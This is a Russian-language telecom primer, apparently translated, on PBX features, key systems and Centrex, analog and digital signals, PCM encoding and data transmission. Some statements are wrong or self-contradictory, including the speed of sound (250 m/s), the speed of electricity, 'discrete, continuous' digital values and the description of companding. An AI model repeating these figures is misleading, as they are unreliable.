АТС поддерживают широкий набор пользовательских функций, например переадресацию, удержание и перехват вызовов. Существует два способа активации функции. Функции переадресации можно назначить код, например «*62». Для активации переадресации пользователь нажимает «*62» и продолжает набор.

Коды набора — не предпочтительный способ доступа к функциям. Проблема в том, что пользователи склонны их забывать и либо тратят время на поиск, либо не пользуются функциями, экономящими время, что сводит на нет смысл их приобретения.

Доступ к функциям через выделенные кнопки — более предпочтительное решение. Программируемые кнопки функций, расположенные на большинстве телефонов АТС, нажимаются для активации нужной функции. Если пользователь хочет активировать переадресацию, он нажимает кнопку с надписью «Переадресация» и продолжает набор.

Единственный недостаток телефонов с программируемыми кнопками функций состоит в том, что они дороже стандартных аппаратов.

Голосовая почта

Для голосового разговора есть одно предварительное условие, настолько очевидное, что его обычно упускают из виду. Вызываемый абонент должен быть доступен для ответа. В современном загруженном мире люди нередко недоступны, что может создавать серьёзные проблемы: сообщения не принимаются, дела не делаются.

Статистика подтверждает необходимость альтернативного метода:

• 75% попыток дозвониться не заканчиваются контактом с нужным абонентом.
• 50% деловых звонков предполагают одностороннюю передачу информации — один абонент хочет передать информацию другому без необходимости ответа.
• 50% входящих звонков менее важны, чем деятельность, которую они прерывают.

Голосовая почта (также известная как технология «сохрани и перешли») — ценная функция, разработанная с учётом современного напряжённого мобильного офиса. Она представляет собой централизованный автоответчик для всех телефонных станций в АТС. Когда телефон занят или не используется, система перенаправляет звонящего к голосовому объявлению о недоступности вызываемого абонента и предлагает оставить сообщение. Сообщение хранится до тех пор, пока пользователь станции не введёт код безопасности для доступа и не получит сообщение.

Автоматический дежурный

Автоматический дежурный — это функция, иногда включаемая в состав голосовой почты. Она позволяет внешним звонящим обойти оператора-человека, самостоятельно маршрутизируя свои звонки через АТС. Звонящих приветствует записанное объявление, предлагающее набрать добавочный номер нужного абонента или оставаться на линии для соединения с дежурным.

Снижение затрат — главная цель автоматического дежурного. Уменьшение нагрузки на дежурного с лихвой окупает стоимость программного обеспечения и оборудования.

Когда автоматический дежурный был впервые представлен, он встретил значительное сопротивление со стороны широкой публики. Люди не хотели разговаривать с машиной. Однако по мере того, как его экономическая эффективность побуждала многие компании применять его, публика постепенно привыкла к новой технологии.

Ограничения

Практически каждая АТС применяет некоторую комбинацию внутренних и внешних ограничений для звонков на определённых телефонах. В зависимости от возможностей АТС системный администратор может иметь практически неограниченную гибкость в назначении ограничений. Например, завод по производству шин мог бы ограничить все телефоны в вестибюле

штаб-квартиры только внутренними и местными звонками. Телефоны на складе могли бы быть ограничены только внутренними звонками. Но все телефоны руководителей могли бы оставаться без ограничений.

Расходы на дальнюю связь могут быть разорительными. Мошенничество с телефонными переговорами — серьёзная корпоративная проблема. Ограничения противодействуют несанкционированному использованию телефонных ресурсов компании и являются основной функцией любой АТС.

Транзитные узлы (Tandems)

Как уже говорилось, для соединения вызовов необходим коммутационный механизм. Если несколько телефонов хотят иметь возможность общаться друг с другом, огромное количество кабелей было бы израсходовано на их прямое соединение. Именно поэтому появился коммутатор.

Тот же принцип применим для соединения АТС. Крупные компании, имеющие АТС по всей стране, хотят, чтобы каждая АТС имела возможность связаться с любой другой. Однако расходы на прямое соединение каждой пары могут довести компанию до банкротства. Решение — создать центрально расположенную транзитную коммутационную станцию для соединения телефонов одной АТС с телефонами любой другой. Это решение создаёт Частную коммутируемую сеть.

Направляющие цифры часто используются для информирования транзитного коммутатора о том, куда маршрутизировать вызов. Каждой АТС присваивается уникальный номер. Допустим, АТС в Париже имеет номер «4». Чтобы позвонить на парижскую АТС из АТС в Чикаго, пользователь набирает «4-XXXX».

Единый план нумерации

Сеть АТС может быть плохо настроена так, что звонок на добавочный номер другой АТС может потребовать набора длинной, запутанной последовательности цифр и вызывать большое недовольство пользователей. Единый план нумерации позволяет вызывающему абоненту набрать добавочный номер на любой АТС сети минимальным числом цифр — возможно, четырьмя или пятью. Система сама определяет, куда маршрутизировать вызов, преобразует цифры и выбирает наилучший канал, и всё это без ведома пользователя. С точки зрения пользователя, звонок мог быть сделан на соседний стол.

Система учёта звонков (CAS) и запись деталей сообщений станции (SMDR)

CAS работает совместно с SMDR для идентификации и мониторинга использования телефона в системе. SMDR записывает информацию о звонках: номер вызывающего абонента, время звонка и его продолжительность. Необработанные данные обычно перечисляются в хронологическом порядке и могут распечатываться в отчётах.

SMDR сам по себе не особенно полезен, поскольку огромный объём и отсутствие возможности сортировки отчётов затрудняет работу с ними. Система учёта звонков — это программа базы данных, решающая эти недостатки путём формирования чётких, лаконичных управленческих отчётов с подробным описанием использования телефона.

Основная функция отчётов CAS — помочь контролировать и пресекать ненужное или несанкционированное использование и выставлять счета за звонки пользователям. Многие юридические фирмы используют систему учёта звонков для выставления отдельным клиентам счетов за каждый звонок, совершённый в их интересах.

Функции дежурного

Ряд функций позволяет повысить эффективность консолей дежурного.

• **Прямой выбор станции (DSS)** позволяет дежурным звонить на любой телефон станции, нажимая кнопку с её добавочным номером.

• **Автоматический напоминатель по времени** предупреждает дежурного о том, что станция не ответила на звонок. Дежурный может переподключиться к звонку и попытаться перенаправить его.
• **Централизованная служба дежурного** объединяет всех дежурных сети в одном физическом месте для устранения дублирования услуг и размещений.

Схемы резервного питания

Если в городе или посёлке происходит перебой в коммерческом электроснабжении, телефоны, подключённые напрямую к CO, не пострадают, поскольку CO получает питание от собственного внутреннего аккумуляторного источника. АТС, однако, подвержена общим перебоям в электроснабжении, поскольку обычно получает питание от муниципальной электросети.

Существует несколько способов настройки АТС для преодоления отключения электроэнергии:

• АТС может быть напрямую подключена к батарее постоянного тока, служащей источником питания. Батарея постоянно подзаряжается от линии переменного тока электросети. В случае перебоя в электроснабжении АТС продолжит работу до разрядки батареи.
• АТС может быть оснащена источником бесперебойного питания (ИБП) для защиты от временных скачков напряжения или перебоев в электроснабжении.
• АТС может использовать переключатель при отказе питания (PFT), который в случае перебоя в электроснабжении немедленно подключает заранее назначенные аналоговые телефоны к CO-магистралям, используя таким образом питание от CO, а не от АТС.

Очередь исходящих магистралей

В случае занятости всех исходящих магистралей эта функция позволяет пользователю набрать код постановки в очередь и положить трубку. Как только магистраль освобождается, система резервирует её для пользователя, звонит на станцию и автоматически соединяет внешний звонок.

Системное управление

АТС может быть настолько большой и сложной, что без тщательно разработанного метода системного управления может наступить хаос. Наилучшие, наиболее передовые системы имитируют функции управления CO — компьютерные терминалы доступа, которые чётко и логично программируют и контролируют большинство системных функций. Системный менеджер несёт широкий круг обязанностей, который может включать, но не ограничивается:

• Программирование перемещений телефонов, добавлений и изменений в системе
• Анализ трафика для максимизации системных конфигурационных ресурсов и оптимизации производительности сети
• Реагирование на системно-генерируемые тревоги
• Программирование телефонных, системных, дежурных и сетевых функций

ЦСИС (ISDN)

ISDN — это не продукт. Это серия стандартов, созданных международным органом ITU (ранее известным как CCITT), для поддержки реализации цифровой передачи голоса, данных и изображений через стандартные интерфейсы. Её цель — объединить все коммуникационные услуги, предоставляемые через отдельные сети, в единую стандартную сеть. Любой абонент мог бы получить доступ к этой обширной сети, просто подключившись к розетке. (В настоящее время не все АТС совместимы со стандартом ISDN.)

Альтернативы АТС

Существуют две основные альтернативы приобретению АТС: покупка ключевой системы или аренда услуги Centrex у местной телефонной компании.

Ключевые системы

Ключевые системы предназначены для очень небольших клиентов, которые, как правило, используют менее 15 линий. В ключевой системе нет коммутационного механизма как в АТС. Вместо этого каждая линия подключается ко каждому телефону. Следовательно, любой, у кого есть телефон, может ответить на любой входящий звонок.

Ключевые системы характеризуются толстым кабелем на задней панели каждого телефона. Кабели толстые, потому что каждый телефон напрямую подключён к каждой входящей линии и каждая линия должна быть проложена отдельно к каждому телефону.

Толстые кабели стали недостатком ключевых систем по мере того, как кабельные каналы в зданиях начали заполняться проводкой. Добавление и перемещение станций становится всё более затруднительным, поскольку технические специалисты вынуждены физически перемонтировать громоздкие кабели вместо простого программного изменения.

Ключевые телефоны оснащены кнопками назначения линий, которые загораются при входящих звонках и мигают при удержании. Эти кнопки позволяют пользователю получить доступ к каждой линии, связанной с каждой кнопкой. В отличие от АТС, для получения внешней линии нет необходимости взаимодействовать с консолью дежурного.

Различия между ключевыми и PBX-системами

• Ключевые системы не имеют коммутационной матрицы. В ключевой системе входящие звонки поступают непосредственно на телефон абонентской станции. В АТС входящие звонки обычно сначала поступают к дежурному, который переключает звонок на соответствующую станцию.
• АТС получает доступ к пулам СО-магистралей путём набора кода доступа, например «9». СО-магистрали ключевых систем не объединяются в пулы — доступ к ним осуществляется напрямую.

Ключевые системы используют ограниченный набор функций, многие из которых общие с АТС:

• Повторный набор последнего номера
• Ускоренный набор
• Лампочка ожидания сообщения
• Громкая связь
• Ограничение платных звонков

Современные АТС могут имитировать работу ключевой системы. Например, телефоны могут иметь линию, непосредственно подключённую к кнопке для прямого доступа.

Centrex

Другой альтернативой покупке АТС является аренда услуги Centrex.

Centrex — это группа услуг, аналогичных функциям АТС, предоставляемых местной телефонной компанией. Он предлагает многие функции и возможности, связанные с АТС, но без расходов на владение и обслуживание оборудования и поддержку собственного административного персонала.

Поскольку контроль над сетью остаётся ответственностью СО, компании, выбравшие услугу Centrex вместо покупки и обслуживания частной АТС, могут не обращать внимания на сложный мир высокотехнологичных телекоммуникаций и передать это в руки представителей телефонной компании.

Для предоставления услуги Centrex пара проводов протягивается от СО к телефону каждого пользователя. Centrex обеспечивает «добавочный номер» на каждой станции с собственным телефонным номером. Никакое коммутационное оборудование не находится в помещении клиента. Вместо этого оборудование Centrex физически расположено в СО.

Существует ряд причин, по которым компания предпочла бы систему Centrex собственной АТС. В настоящее время Centrex насчитывает шесть миллионов клиентов на рынке США.

Преимущества системы Centrex перед АТС:

• Практически бесперебойное обслуживание благодаря большой избыточности в СО
• Простая модернизация до расширенных функций
• Отсутствие требований к площади для оборудования
• Отсутствие капитальных вложений
• Круглосуточное техническое обслуживание техническими специалистами СО
• Встроенный прямой входящий набор (DID) — все линии подключаются к добавочным номерам, а не через коммутатор
• Учёт звонков и тарификация пользователей как неотъемлемая часть услуги
• Сокращение административного фонда оплаты труда

Недостатки системы Centrex:

• **Стоимость.** Centrex тарифицируется местной телефонной компанией и может быть очень дорогостоящим. Компании платят за каждую линию, подключённую к Centrex, а также за выбранный план обслуживания. Кроме того, стоимость услуги Centrex может ежемесячно повышаться.
• **Доступность функций.** Варианты функций Centrex, как правило, не являются передовыми, отставая от технологии АТС. Не все СО одного поколения и уровня сложности — компания, связанная с более старым СО, может оказаться в условиях низкого качества обслуживания и ограниченных или устаревших вариантов функций.
• **Контроль над сетью** является ответственностью СО. Хотя это снятие ответственности часто называется положительной чертой Centrex, отказ от контроля имеет свои недостатки. Бюрократия СО может приводить к тому, что перемещение, добавление или изменение станции иногда занимает несколько дней. Кроме того, за каждый запрос взимается плата. Некоторые компании предъявляют более высокие требования к определённым параметрам своей сети (например, безопасности) и нуждаются в непосредственном контроле.

---

3. Свойства аналоговых и цифровых сигналов

Житель Канады снимает трубку и набирает номер. Через несколько секунд он начинает разговаривать со своим деловым партнёром в Мадриде. Как это возможно?

Телефония — постоянно развивающаяся технология с научными правилами и стандартами.

Голос распространяется со скоростью 250 метров в секунду и имеет дальность, ограниченную силой лёгких говорящего. Для сравнения, электричество распространяется со скоростью, близкой к скорости света (310 000 км/с), и может быть усилено для передачи на расстояния, охватывающие весь земной шар. Очевидно, электричество является более эффективным методом передачи.

Чтобы воспользоваться свойствами передачи электричества, голос сначала преобразуется в электрические импульсы, а затем передаётся. Эти электрические импульсы представляют переменные характеристики, отличающие наши голоса. Импульсы передаются на высоких скоростях, а затем декодируются на принимающей стороне в узнаваемое воспроизведение исходного голоса.

На протяжении ста лет учёные бились над вопросом наилучшего представления голоса электрическими импульсами. Этой задаче было посвящено огромное количество усилий. Два вида электрических сигналов, используемых для представления голоса, — аналоговые и цифровые.

Как аналоговые, так и цифровые сигналы состоят из волновых форм. Однако их волновые формы имеют очень различительные свойства. Чтобы понять науку телефонии, необходимо понять, как функционируют аналоговые и цифровые сигналы и в чём между ними разница.

Свойства аналогового сигнала

Воздух — это среда, переносящая звук. Когда мы разговариваем друг с другом, наши голосовые связки создают возмущение воздуха. Это возмущение заставляет молекулы воздуха расширяться и сжиматься, создавая волны. Такой тип волны называется аналоговым, поскольку создаёт волновую форму, похожую на звук, который он представляет.

Аналоговые волны встречаются в природе. Они непрерывно текут и имеют безграничное число значений. Синусоида — хороший пример аналогового сигнала.

Три свойства аналоговых сигналов особенно важны при передаче:

```
амплитуда      частота      фаза
```

Амплитуда

Амплитуда — это максимальная высота аналогового сигнала. Амплитуда измеряется в децибелах, когда сигнал измеряется в форме слышимого звука. Амплитуда измеряется в вольтах, когда сигнал находится в форме электрической энергии.

Вольты представляют мгновенную мощность аналогового сигнала.

Амплитуда, высота волны и громкость аналогового сигнала представляют одно и то же свойство сигнала. Децибелы и вольты — просто две разные единицы измерения, используемые для количественной оценки этого свойства.

Частота

Частота — это число звуковых волн или циклов, возникающих за заданный промежуток времени. Цикл представлен синусоидой в 360 градусов. Частота измеряется в циклах в секунду, обычно называемых герцами (Гц).

Частота соответствует высоте тона (высокости или низкости) звука. Чем выше частота, тем выше тон. Высокий тон флейты будет иметь более высокую частоту, чем низкий тон баса.

Фаза

Фаза — это относительное положение волны в определённый момент времени. Полезно сравнивать фазу двух волн одинаковой частоты, определяя, имеют ли они одинаковую форму или положение в одно и то же время. Волны, находящиеся в одном шаге, называются синфазными, а несинхронизированные волны — противофазными.

Модуляция

Значимость этих трёх свойств состоит в том, что каждое из них может быть изменено (модулировано) для обеспечения передачи.

Термин «модуляция» означает наложение информации на электрический сигнал.

Процесс модуляции начинается с волны постоянной амплитуды, частоты и фазы, называемой несущей волной. Информационные сигналы, представляющие голос, данные или видео, модулируют свойство (амплитуду, частоту или фазу) несущей волны, создавая на волне своё представление.

• **Амплитудная модуляция** — метод добавления информации к аналоговому сигналу путём изменения его амплитуды при сохранении постоянной частоты. Радио AM достигается

амплитудной модуляцией.
• **Частотная модуляция** добавляет информацию к аналоговому сигналу путём изменения его частоты при сохранении постоянной амплитуды. Радио FM достигается частотной модуляцией.
• **Фазовая модуляция** добавляет информацию к аналоговому сигналу путём изменения его фазы.

Модулированная волна, несущая информацию, затем передаётся на удалённую станцию, где декодируется и информация извлекается из сигнала.

Свойства цифровых сигналов

В отличие от аналоговых, цифровые сигналы не встречаются в природе. Цифровые сигналы — изобретение человечества. Они были созданы как метод кодирования информации. Ранним примером цифровых сигналов является азбука Морзе.

Цифровые сигналы имеют дискретные, непрерывные значения. Цифровые сигналы имеют только два состояния:

Тип сигнала	Состояние	
Выключатель света	Вкл.	Выкл.
Напряжение	Уровень напряжения 1 (-2 В)	Уровень напряжения 2 (+2 В)
Морзе	Короткий сигнал	Длинный сигнал

Компьютеры и люди не могут общаться напрямую. Мы не понимаем, что означают крошечные биты и изменения напряжения. Компьютеры не понимают букв алфавита и слов.

Для общения компьютеров и людей друг с другом был создан ряд двоичных (цифровых) языков, называемых кодами символов. Каждый символ кода символов представляет уникальную букву алфавита: цифру, знак препинания или печатный символ.

Наиболее популярным кодом символов является ASCII (Американский стандартный код для обмена информацией). Он использует семибитную схему кодирования — каждый символ состоит из уникальной комбинации семи единиц и нулей. Например, заглавная буква T представлена ASCII 1010100; число 3 — ASCII 0110011. Максимальное число различных символов, которые можно закодировать в ASCII, равно 128.

Английский	ASCII
T	1010100
3	0110011

Другой код символов называется расширенным ASCII. Расширенный ASCII строится на существующем коде ASCII. Расширенный ASCII кодирует символы в восемь бит, предоставляя 256 представлений символов. Дополнительные 127 символов представляют буквы иностранных языков и другие полезные знаки.

Потеря сигнала — затухание

Аналоговые и цифровые сигналы передаются для обеспечения связи на большие расстояния. К сожалению, сила любого передаваемого сигнала ослабевает с расстоянием. Это явление называется затуханием. Как аналоговые, так и цифровые сигналы подвержены затуханию, однако преодолевается оно очень по-разному.

Затухание аналогового сигнала

Примерно каждые несколько километров аналоговый сигнал должен быть усилен для преодоления естественного затухания. Устройства, называемые усилителями, усиливают все получаемые сигналы, восстанавливая их до исходной мощности. Проблема в том, что на расстоянии возникают помехи, которые усиливаются вместе с нужным сигналом.

В результате применения усилителей как помехи (нежелательная электрическая энергия), так и сигнал, несущий информацию, усиливаются. Поскольку помехи усиливаются каждые несколько километров, они могут накапливать достаточно энергии, чтобы сделать разговор непонятным. Если помехи становятся слишком сильными, связь может стать невозможной.

Два разных типа помех влияют на качество сигнала:

• **Белый шум** является результатом нежелательных электрических сигналов по линиям. Когда он становится достаточно громким, он звучит как шум океана на расстоянии.
• **Импульсный шум** вызывается периодическими помехами, такими как активность коммутаторов телефонной компании или молния. Он звучит как щелчки и потрескивание по линии.

По мере прохождения аналоговых сигналов через последовательные усилители помехи усиливаются вместе с сигналом и, следовательно, вызывают его деградацию.

Затухание цифрового сигнала

Хотя цифровые сигналы также подвержены затуханию, они способны применять значительно более эффективный метод преодоления потери сигнала. Устройство, называемое регенеративным повторителем, определяет, является ли входящий цифровой сигнал единицей или нулём. Затем регенеративный повторитель воссоздаёт сигнал и передаёт его с более высокой мощностью. Этот метод эффективнее повторения аналогового сигнала, поскольку цифровые сигналы могут находиться только в одном из двух возможных состояний (аналоговый сигнал содержит бесконечное число состояний).

Преимущество цифрового регенератора состоит в том, что помехи не воспроизводятся. На каждом регенеративном повторителе все помехи отфильтровываются — это существенное преимущество перед аналоговым усилением.

Преимущества цифровых сигналов перед аналоговыми

1. Цифровые регенеративные повторители превосходят аналоговые усилители.

Накопление помех приводит к искажению волновой формы. Если искажение достаточно велико, сигнал не прибудет в той же форме, в которой был передан. В результате возникают ошибки при передаче.

При цифровой передаче помехи отфильтровываются, оставляя чистый, чёткий сигнал. Сравнение средних показателей частоты ошибок:

```
Аналог:    1 ошибка на 100 000 сигналов

Цифровой:  1 ошибка на 10 000 000 сигналов
```

2. Взрыв современного цифрового электронного оборудования на рынке значительно снизил его цену, делая цифровую связь всё более экономически эффективной. Цена компьютерных чипов — «мозга» электронного оборудования — резко снизилась в последние годы, что ещё больше снизило цену цифрового оборудования.

Эта тенденция почти наверняка продолжится, создавая дополнительное давление в пользу применения цифровых методов.

3. Всё больший объём коммуникаций осуществляется между цифровым оборудованием (компьютер — компьютер).

На протяжении большей части истории телефонии дальняя связь означала голосовые телефонные разговоры. Поскольку голос по природе своей аналоговый, было логично использовать аналоговые средства для передачи. Теперь картина меняется. Всё больше коммуникаций осуществляется между компьютерами, цифровыми факсами и другими устройствами цифровой передачи.

Естественно, предпочтительно передавать цифровые данные по цифровому передающему оборудованию, когда оба устройства — отправляющее и принимающее — являются цифровыми, поскольку нет необходимости преобразовывать цифровые сигналы в аналоговые для аналоговой передачи.

Исторически телефонные сети предназначались для передачи аналогового голосового трафика. Поэтому оборудование разрабатывалось для создания, передачи и обработки аналоговых сигналов. По мере развития технологий в области компьютеров (микропроцессоров) и цифровой передачи почти всё оборудование, устанавливаемое на новых объектах, является цифровым.

---

4. Аналого-цифровое преобразование

Поскольку цифровая передача обеспечивает более высокое качество, почти каждая современная дальняя телефонная связь использует цифровую передачу на большинстве своих линий. Но поскольку голос в своей естественной форме является аналоговым, необходимо их преобразование. Для передачи аналоговых волн по цифровым каналам с использованием многочисленных преимуществ цифровой передачи аналоговые волны преобразуются в цифровые.

Импульсно-кодовая модуляция (ИКМ, PCM)

Процесс преобразования называется импульсно-кодовой модуляцией (PCM) и выполняется устройством, называемым кодеком (кодер/декодер). PCM — это метод преобразования аналоговых сигналов в цифровые единицы и нули, пригодные для цифровой передачи. На принимающей стороне кодированные единицы и нули преобразуются обратно в аналоговые сигналы, понятные слушателю.

Трёхэтапный процесс PCM

Шаг 1 — Дискретизация

Дискретизация позволяет записывать уровни напряжения в дискретных точках через заданные временные интервалы вдоль аналоговой волны. Каждый уровень напряжения называется отсчётом. Теорема Найквиста гласит:

> *Если аналоговый сигнал дискретизируется с частотой, вдвое превышающей наивысшую достигаемую им частоту, воспроизведённый сигнал будет весьма точной копией оригинала.*

Наивысшая частота, используемая в голосовой связи, составляет 4000 Гц (4000 циклов в секунду). Следовательно, если сигнал дискретизируется 8000 раз в секунду, слушатель никогда не догадается, что его соединяют и разъединяют 8000 раз каждую секунду! Он просто воспримет сигнал как голос говорящего.

Чтобы лучше представить этот процесс, вспомним, как работает кино. Отдельные неподвижные кадры со скоростью мелькают мимо источника света и воспроизводятся на экране. Между кадрами есть тёмные промежутки. Поскольку кадры движутся так быстро, глаз не замечает этих тёмных

промежутков. Вместо этого из неподвижных кадров глаз воспринимает непрерывное движение.

Отсчёты PCM можно сравнить с неподвижными кадрами фильма. Поскольку голосовой сигнал дискретизируется с такими частыми интервалами, слушатель не осознаёт, что в голосе есть разрывы, и достигается хорошее качество воспроизведения. Естественно, чем выше частота дискретизации, тем точнее воспроизведение сигнала. Доктор Найквист обнаружил, что для отличного воспроизведения голоса достаточно всего 8000 отсчётов в секунду.

8000 отсчётов в секунду записываются в виде последовательности уровней напряжения. Эта последовательность называется сигналом с амплитудно-импульсной модуляцией (АИМ, PAM).

Шаг 2 — Квантование

Поскольку аналоговые волны непрерывны и имеют бесконечное число значений, для идеального описания любой аналоговой волны требуется бесконечное число уровней напряжения PAM. На практике представить каждый точный уровень напряжения PAM невозможно. Вместо этого каждый уровень округляется до ближайшего из 256 заранее определённых уровней напряжения методом, называемым квантованием.

Квантование присваивает каждый уровень напряжения PAM одному из 256 амплитудных уровней. Амплитудные уровни не совпадают точно с амплитудой сигнала PAM, но достаточно близки, так что возникает лишь незначительное искажение.

Это искажение называется ошибкой квантования. Ошибка квантования — это разница между фактическим уровнем напряжения PAM и амплитудным уровнем, до которого он был округлён. Ошибка квантования порождает шум квантования, создающий слышимый шум в линии передачи.

Сигналы малой амплитуды сильнее, чем сигналы большой амплитуды, подвержены шуму квантования. Для преодоления этого эффекта применяется процесс, называемый компандированием. Сигналы малой амплитуды дискретизируются чаще, чем сигналы большой амплитуды. Благодаря этому изменения напряжения вдоль кривой волновой формы можно различить более точно.

Компандирование уменьшает влияние ошибки квантования на сигналы малой амплитуды, где оно наибольшее, увеличивая ошибку на сигналах большой амплитуды, где оно минимально. На протяжении всего этого процесса общее число отсчётов остаётся равным 8000 в секунду.

В разных частях мира используются две распространённые формулы компандирования. США и Япония следуют формуле компандирования, называемой Мю-закон (Mu-Law). В Европе и других частях мира применяется несколько отличающаяся формула A-закон (A-Law). Хотя два закона различаются лишь незначительно, они несовместимы: аппаратура Mu-Law не может использоваться совместно с аппаратурой A-Law.

Шаг 3 — Кодирование

Кодирование преобразует 256 возможных числовых амплитудных уровней напряжения в двоичные 8-битные цифровые коды. Число 256 выбрано не случайно. Причина наличия 256 доступных амплитудных уровней состоит в том, что 8-битный код содержит 256 (2^8) возможных комбинаций единиц и нулей. Эти коды являются конечным продуктом импульсно-кодовой модуляции (PCM) и готовы для цифровой передачи.

PCM обеспечивает лишь 256 уникальных тонов и громкостей. Каждый звук, слышимый по телефону, — один из этих 256 возможных звуков.

Цифро-аналоговое преобразование

После передачи цифрового потока битов он должен быть преобразован обратно в аналоговую волновую форму, чтобы быть слышимым для человеческого уха. Этот процесс называется цифро-аналоговым преобразованием и является по существу обратным PCM.

Это преобразование происходит в три этапа:

Шаг 1 — Декодирование

Декодирование преобразует 8-битный PCM-код в уровни напряжения PAM.

Шаг 2 — Реконструкция

Реконструкция считывает преобразованный уровень напряжения и воспроизводит исходную аналоговую волну.

Шаг 3 — Фильтрация

Процесс декодирования создаёт нежелательный высокочастотный шум в диапазоне 4000–8000 Гц, слышимый для человеческого уха. Фильтр нижних частот блокирует все частоты выше половины частоты дискретизации, устраняя любые частоты выше 4000 Гц.

---

5. Цифровая передача данных

Значение цифровой передачи

Цифровая передача — это перемещение закодированной компьютером двоичной информации от одной машины к другой. Цифровая информация может представлять голос, текст, графику и видео.

Цифровая связь важна, потому что мы используем её каждый день:

• ваша кредитная карта сканируется на кассе магазина;
• вы снимаете деньги в банкомате;
• вы совершаете международный звонок в другую точку мира.

Существует миллион способов, которыми цифровая связь влияет на нас каждый день.

По мере развития компьютерных технологий всё больше аспектов нашей жизни подвержены влиянию цифровой связи. Огромное количество цифровой информации передаётся каждую секунду каждого дня. Наши банковские записи, налоговые записи, записи о покупках и многое другое хранятся в виде цифровой информации и передаются тогда и туда, где они нужны. Не будет преувеличением сказать, что цифровые коммуникации будут продолжать менять нашу жизнь и в дальнейшем.

Цифровой голос и цифровые данные

Разница между голосом и неголосовыми данными такова:

• Голосовая передача представляет голос, тогда как передача данных представляет любую неголосовую информацию, такую как текст, графика или видео. Оба могут передаваться в идентичном формате — в виде оцифрованных двоичных цифр.

Чтобы различить двоичный код цифрового голоса и цифровые данные — поскольку оба выглядят как последовательности единиц и нулей — необходимо знать, что представляют собой двоичные коды.

Это подводит нас к ещё одному важному различию — между цифровой передачей и передачей данных. Хотя эти два термина часто путают, они не означают одно и то же:

• **Цифровая передача** описывает формат электрического сигнала — единицы и нули в противовес аналоговым волнам.
• **Передача данных** описывает тип передаваемой информации — текст, графика или видео в противовес голосу.

Основная цифровая терминология

• **Бит** — наименьшая единица двоичной информации — «1» или «0».
• **Байт** — «слово» из 7 или 8 бит, способное представлять единицу информации, такую как буква, цифра, знак препинания или печатный символ (например, перенос строки).
• **БПС (бит в секунду)** или битрейт относится к скорости передачи информации — числу битов, передаваемых за одну секунду. БПС обычно означает скорость передачи.

Пример: устройство с рейтингом 19 200 бит/с может обработать больше информации, чем устройство с рейтингом 2400 бит/с — ровно в восемь раз больше.

Биты в секунду связаны с пропускной способностью. Пропускная способность — это объём цифровых данных, которые машина или система может обработать. Говорят, что машина имеет «высокую пропускную способность», то есть может обрабатывать много информации.

Цифровая передача данных

Передача данных состоит из трёх отдельных частей:

1. **Оконечное оборудование данных (DTE)** — это любое цифровое (двоичный код) устройство, такое как компьютер, принтер или цифровой факс.
2. **Аппаратура передачи данных (DCE)** — это устройства, устанавливающие, поддерживающие и завершающие соединение между DTE и каналом. Они используются для манипулирования сигналом для подготовки его к передаче. Примером DCE является модем.
3. **Путь передачи** — это коммуникационный канал, соединяющий DCE и DTE.

Важность модемов

Для большинства передач DTE-DTE по публичной сети требуется пара модемов.

Функция модема аналогична функции кодека, но в обратном направлении. Кодеки преобразуют информацию, изначально находящуюся в аналоговой форме (например, голос), в цифровую форму для передачи по цифровым каналам. Модемы делают обратное: они преобразуют цифровые сигналы в аналоговые для передачи по аналоговым каналам.

Необходимость преобразования аналоговых сигналов в цифровые и обратно сохраняется, поскольку передача между телефонными CO компании обычно осуществляется по цифровым каналам. Цифровые сигналы передаются от одного CO телефонной компании к другому по высокоёмким цифровым цепям. Цифровая передача настолько превосходит аналоговую, что затраты времени и средств на преобразование аналоговых сигналов в цифровые оправданы.

Поскольку компьютеры обмениваются данными в цифровом формате, а большинство каналов CO-CO являются цифровыми, почему же тогда необходимо преобразовывать генерируемые компьютером цифровые сигналы в аналоговые перед их передачей?

Ответ прост. Большинство линий от местного CO до жилья или предприятия клиента (называемых абонентской линией) по-прежнему аналоговые, поскольку на протяжении многих лет телефонные компании прокладывали аналоговые линии в дома и на предприятия. Только совсем недавно цифровые линии начали заканчиваться в помещениях конечных пользователей.

Одно дело — преобразовать коммутатор телефонной компании с аналогового на цифровой. Совсем другое — переоборудовать миллионы индивидуальных клиентских объектов, каждый из которых требует выезда технического специалиста. Это потребует колоссальных усилий, которые ни одно учреждение и даже целая отрасль не может позволить себе в одночасье.

Таким образом, в большинстве случаев мы имеем дело с публичной сетью, частично аналоговой и частично цифровой. Поэтому мы должны быть готовы преобразовывать аналоговое в цифровое и цифровое в аналоговое.

Модуляция/Демодуляция

Для передачи данных от одного DCE к другому модем требуется при наличии аналогового участка в передающем канале. Модем (модулятор/демодулятор) модулирует и демодулирует цифровые сигналы для передачи по аналоговым линиям. Модуляция означает «изменение сигналов». Цифровые сигналы изменяются в аналоговые, передаются, а затем на принимающей стороне снова преобразуются в цифровые.

Модемы всегда поставляются парами — один на отправляющей стороне и один на принимающей. Их скорость передачи варьируется от 50 бит/с до 56 Кбит/с (килобит в секунду).

Синхронная и асинхронная передача

Существует два способа передачи цифровых данных:

Асинхронная передача отправляет данные по одному 8-битному символу за раз. Например, набор текста на компьютере отправляет данные с клавиатуры на процессор по одному символу за раз. Стартовый и стоповый биты прикрепляются к началу и концу каждого символа, чтобы предупредить принимающее устройство о входящей информации. При асинхронной передаче синхронизация не требуется. Клавиатура будет отправлять данные на процессор со скоростью набора символов. Большинство модемов передают данные асинхронно.

Синхронная передача — это метод отправки больших блоков данных через фиксированные временные интервалы. Две конечные точки синхронизируют свои тактовые механизмы для подготовки к передаче. Успех передачи зависит от точной синхронизации.

Синхронная передача предпочтительна, когда необходимо часто передавать большие объёмы данных. Она лучше подходит для пакетной передачи, поскольку группирует данные в большие блоки и отправляет их все сразу.

Оборудование для синхронной передачи дороже, чем для асинхронной, поэтому необходимо проводить анализ трафика данных, чтобы определить, оправданы ли дополнительные затраты. Асинхронная передача более экономически эффективна при редкой и нечастой передаче данных.

Контроль ошибок

Цель контроля ошибок — обнаружить и исправить ошибки, возникающие при передаче данных.

Существует несколько методов контроля ошибок. Большинство методов объединяет возможность добавлять контрольную последовательность битов в конце блока данных, определяющую,

поступили ли данные корректно. Если данные прибыли с ошибками, система свяжется с отправляющим DTE и запросит повторную передачу информации. Современные сложные методы проверки ошибок настолько надёжны, что при наличии соответствующего оборудования можно практически гарантировать безошибочную доставку данных. Случаи ошибок в принятых факсах практически не зафиксированы.

Контроль ошибок значительно важнее при передаче данных, чем при голосовой связи, поскольку при голосовой связи, если один или два из 8000 PCM-сигналов в секунду приходят с ошибкой, это практически не повлияет на качество полученного голосового воспроизведения. Но представьте последствия того, если банк при переводе средств сместит десятичную точку в крупном счёте.

---

6. Мультиплексирование

